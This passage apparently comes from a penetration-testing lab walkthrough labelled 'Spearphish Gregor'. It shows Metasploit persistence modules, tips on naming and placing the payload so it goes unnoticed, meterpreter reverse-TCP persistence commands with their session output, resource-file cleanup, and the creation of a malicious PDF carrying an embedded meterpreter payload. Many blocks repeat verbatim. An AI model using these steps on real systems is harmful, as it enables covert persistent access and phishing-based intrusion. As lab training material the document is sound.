exploit/windows/local/ps_wmi_exec                 2012-08-19      excellent Authenticated WMI Exec via Powershell
exploit/windows/local/registry_persistence        2015-07-01      excellent Windows Registry Only Persistence
exploit/windows/local/s4u_persistence             2013-01-02      excellent Windows Manage User Level Persistent Payload
Installer
exploit/windows/local/vss_persistence             2011-10-21      excellent Persistent Payload in Windows Volume Shadow
Copy
exploit/windows/smb/psexec_psh                    1999-01-01      manual    Microsoft Windows Authenticated Powershell C
Command Execution
post/linux/manage/sshkey_persistence              excellent      SSH Key Persistence
post/windows/gather/enum_ad_managedby_groups      normal        Windows Gather Active Directory Managed Group
ps
post/windows/manage/persistence_exe               normal        Windows Manage Persistent EXE Payload Instal
ler

msf exploit(handler) > use exploit/windows/local/persistence
```

4.2.1 show options

show options

```
msf exploit(handler) > use exploit/windows/local/persistence
msf exploit(persistence) >

msf exploit(handler) > use exploit/windows/local/persistence
msf exploit(persistence) > show options

Module options (exploit/windows/local/persistence):

Name      Current Setting  Required  Description
-----
DELAY     10              yes       Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME  no              no        The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH      no              no        Path to write payload (%TEMP% by default).
REG_NAME  no              no        The name to call registry value for persistence on target host (%RAND% by default).
SESSION   yes             yes       The session to run this module on.
STARTUP   USER            yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME  no              no        The filename to use for the VBS persistent script on the target host (%RAND% by default).

Exploit target:

Id  Name
--  ---
0   Windows

msf exploit(persistence) >
```

4.2.2 Delay

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

Default is 10 seconds but can be changed to not be so repetitive or obvious



4.2.3 EXE NAME

```
Module options (exploit/windows/local/persistence):
```

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

This will be a bunch of random characters

4.2.4 Path

```
Module options (exploit/windows/local/persistence):
```

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

Experiment with different possible locations for the file to drop to like System32 or other random locations.

Choose a location that will remain and not clear when the computer is rebooted

4.2.5 Reg Name

```
Module options (exploit/windows/local/persistence):
```

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

Not as important...just know it will also be a bunch of random characters, but you can change the value, so it does not show up as such.

4.2.6 Session

You need to know which session you are running to set persistence.

You need to get the shell first...establish the session, then come through and run the persistence...

```
Module options (exploit/windows/local/persistence):
```

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

Task 11

Spearphish Gregor



Example shows session 1

```
phantom3472@ip-10-0-99-30: ~
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter Session 1 opened (10.0.99.30:4444 -> 10.0.122.54:51467) at 2024-03-03 22:45:32 +0000
msf exploit(handler) > search -f "persistence"
[!] Module database cache not built yet, using slow search

Matching Modules
=====
```

4.2.7 Startup

Module options (exploit/windows/local/persistence):

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

When the persistence starts up are we going to try to be the current user or system.

If it is possible to elevate to system privileges before running the module when it calls back it will already be at system level.

4.2.8 VBS_NAME

Module options (exploit/windows/local/persistence):

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

It is by default random characters...it is best to go and try to change this so it will not be as obvious.



5 Run Persistence

5.1.1 Establish Session

In this instance sessions 1 (be sure to type sessions – plural)

```
msf exploit(persistence) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

5.1.2 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"

```
msf exploit(persistence) > sessions 1
[*] Starting interaction with 1...

meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"
```

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240303.5916/WIN-6UV4GTPJ700_20240303.5916.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99709 bytes long
[-] Error in script: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: The filename, directory name, or volume label syntax is incorrect.
meterpreter >
```

- r is the remote location you are listening from
- p is port you are using
- i is the interval (in this case 5 seconds)
- L is the location to drop it at. (note: this is an UPPER-CASE L)

5.1.3 Resource File

```
msf exploit(persistence) > sessions 1
[*] Starting interaction with 1...

meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"
[-] Unknown command: 5.1.persistence.
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240303.5916/WIN-6UV4GTPJ700_20240303.5916.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99709 bytes long
[-] Error in script: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: The filename, directory name, or volume label syntax is incorrect.
meterpreter >
```

Take note of this information to be able to go cleanup.
This is the cleanup script to get rid of the persistence.

Another reason to clean up the script is because it will bog down the system and eat up the resources.

To clean up...copy the .rc path (in this instance)

/home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240304.1543/WIN-6UV4GTPJ700_20240304.1543.rc

resource /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.4825/WIN-6UV4GTPJ700_20240209.4825.rc



5.1.4 Search for possible locations to drop to

cd ..
ls

```
meterpreter > cd ..
meterpreter > ls
Listing: c:\Users\ephemeral
-----
Mode                Size           Type             Last modified          Name
-----
40777/rwxrwxrwx    0           dir             2018-05-04 17:40:36 +0000 .atom
40777/rwxrwxrwx    0           dir             2012-04-05 20:45:17 +0000 AppData
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 Application Data
40555/r-xr-xr-x    0           dir             2017-12-02 03:26:52 +0000 Contacts
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 Cookies
40555/r-xr-xr-x    0           dir             2024-03-03 22:41:56 +0000 Desktop
40555/r-xr-xr-x    0           dir             2024-02-08 23:54:51 +0000 Documents
40555/r-xr-xr-x    0           dir             2024-02-08 23:22:13 +0000 Downloads
40555/r-xr-xr-x    0           dir             2017-12-02 03:26:52 +0000 Favorites
40555/r-xr-xr-x    0           dir             2017-12-02 03:26:52 +0000 Links
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 Local Settings
40555/r-xr-xr-x    0           dir             2017-12-02 03:26:52 +0000 Music
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 My Documents
100666/rw-rw-rw- 786432     fil             2024-03-03 22:46:15 +0000 NTUSER.DAT
100666/rw-rw-rw- 65536     fil             2017-12-02 03:27:06 +0000 NTUSER.DAT(016888bd-6c6f-11de-8d1d-001e0bcde3ec).TM.blf
100666/rw-rw-rw- 524288     fil             2017-12-02 03:27:06 +0000 NTUSER.DAT(016888bd-6c6f-11de-8d1d-001e0bcde3ec).TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288     fil             2017-12-02 03:27:06 +0000 NTUSER.DAT(016888bd-6c6f-11de-8d1d-001e0bcde3ec).TMContainer000000000000000002.regtrans-ms
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 NetHood
40555/r-xr-xr-x    0           dir             2017-12-02 03:26:52 +0000 Pictures
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 PrintHood
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 Recent
40555/r-xr-xr-x    0           dir             2017-12-02 03:26:52 +0000 Saved Games
40555/r-xr-xr-x    0           dir             2017-12-02 03:26:52 +0000 Searches
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 SendTo
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 Start Menu
40777/rwxrwxrwx    0           dir             2017-12-02 03:26:44 +0000 Templates
40555/r-xr-xr-x    0           dir             2017-12-02 03:26:52 +0000 Videos
100666/rw-rw-rw- 262144     fil             2024-03-03 22:46:15 +0000 ntuser.dat.LOG1
100666/rw-rw-rw- 0           fil             2017-12-02 03:26:44 +0000 ntuser.dat.LOG2
100666/rw-rw-rw- 20          fil             2012-04-05 20:45:17 +0000 ntuser.ini
meterpreter >
```

5.1.5 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240303.0545/WIN-6UV4GTPJ700_20240303.0545.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99690 bytes long
[+] Persistent Script written to C:\Users\Public\mHBTioXFvb.vbs
[*] Executing script C:\Users\Public\mHBTioXFvb.vbs
[+] Agent executed with PID 4568
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51590) at 2024-03-03 23:06:00 +0000
```

This one worked...

Take note of the resource file for cleanup.

/home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240303.0545/WIN-6UV4GTPJ700_20240303.0545.rc

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240303.0545/WIN-6UV4GTPJ700_20240303.0545.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99690 bytes long
[+] Persistent Script written to C:\Users\Public\mHBTioXFvb.vbs
[*] Executing script C:\Users\Public\mHBTioXFvb.vbs
[+] Agent executed with PID 4568
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51590) at 2024-03-03 23:06:00 +0000
```

Task 11

Spearphish Gregor



5.1.6 Remove the persistence

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240303.0545/WIN-6UV4GTPJ700_20240303.0545.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99690 bytes long
[*] Persistent Script written to C:\Users\Public\mHBtIoXfVb.vbs
[*] Executing script C:\Users\Public\mHBtIoXfVb.vbs
[*] Agent executed with PID 4568
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51590) at 2024-03-03 23:06:00 +0000
```

resource /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240303.0545/WIN-6UV4GTPJ700_20240303.0545.rc


```
meterpreter > resource /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240303.0545/WIN-6UV4GTPJ700_20240303.0545.rc
[*] Reading /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240303.0545/WIN-6UV4GTPJ700_20240303.0545.rc
[*] Running rm C:\Users\Public\mHBtIoXfVb.vbs
meterpreter >
```

5.1.7 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240304.5646/WIN-6UV4GTPJ700_20240304.5646.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99690 bytes long
[*] Persistent Script written to C:\Users\Public\zlkdEKNMdR.vbs
[*] Executing script C:\Users\Public\zlkdEKNMdR.vbs
[*] Agent executed with PID 2136
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 4 opened (10.0.99.30:4444 -> 10.0.122.54:51880) at 2024-03-04 00:57:02 +0000
```



Task 11

Spearphish Gregor




5.1.8 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240304.5904/WIN-6UV4GTPJ700_20240304.5904.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99659 bytes long
[*] Persistent Script written to C:\Users\ephemeral\AppData\Local\Temp\VMzrlluFT.vbs
[*] Executing script C:\Users\ephemeral\AppData\Local\Temp\VMzrlluFT.vbs
[*] Agent executed with PID 4640
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 5 opened (10.0.99.30:4444 -> 10.0.122.54:51908) at 2024-03-04 00:59:21 +0000
```



5.1.9 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"


run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240304.0151/WIN-6UV4GTPJ700_20240304.0151.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99649 bytes long
[*] Persistent Script written to C:\Users\Public\Libraries\CommivMGGQ.vbs
[*] Executing script C:\Users\Public\Libraries\CommivMGGQ.vbs
[*] Agent executed with PID 4136
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 6 opened (10.0.99.30:4444 -> 10.0.122.54:51936) at 2024-03-04 01:02:08 +0000
```

Task 11

Spearphish Gregor



6 Set pdf for Gregor

6.1 use exploit/windows/fileformat/adobe_pdf_embedded_exe

use exploit/windows/fileformat/adobe_pdf_embedded_exe

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.2 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.3 set lhost 10.0.99.30

set lhost 10.0.99.30

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```



6.4 set lport 4444

set lport 4444

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.5 set filename T25L.pdf

set filename T25L.pdf

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.6 set infilename /home/phantom3472/AT/T25.pdf

set infilename /home/phantom3472/AT/T25.pdf

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```



6.7 run

run

```
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/AT/T25.pdf'...
[*] Parsing '/home/phantom3472/AT/T25.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'T25L.pdf' file...
[+] T25L.pdf stored at /home/phantom3472/.msf4/local/T25L.pdf
```

6.8 use exploit/multi/handler

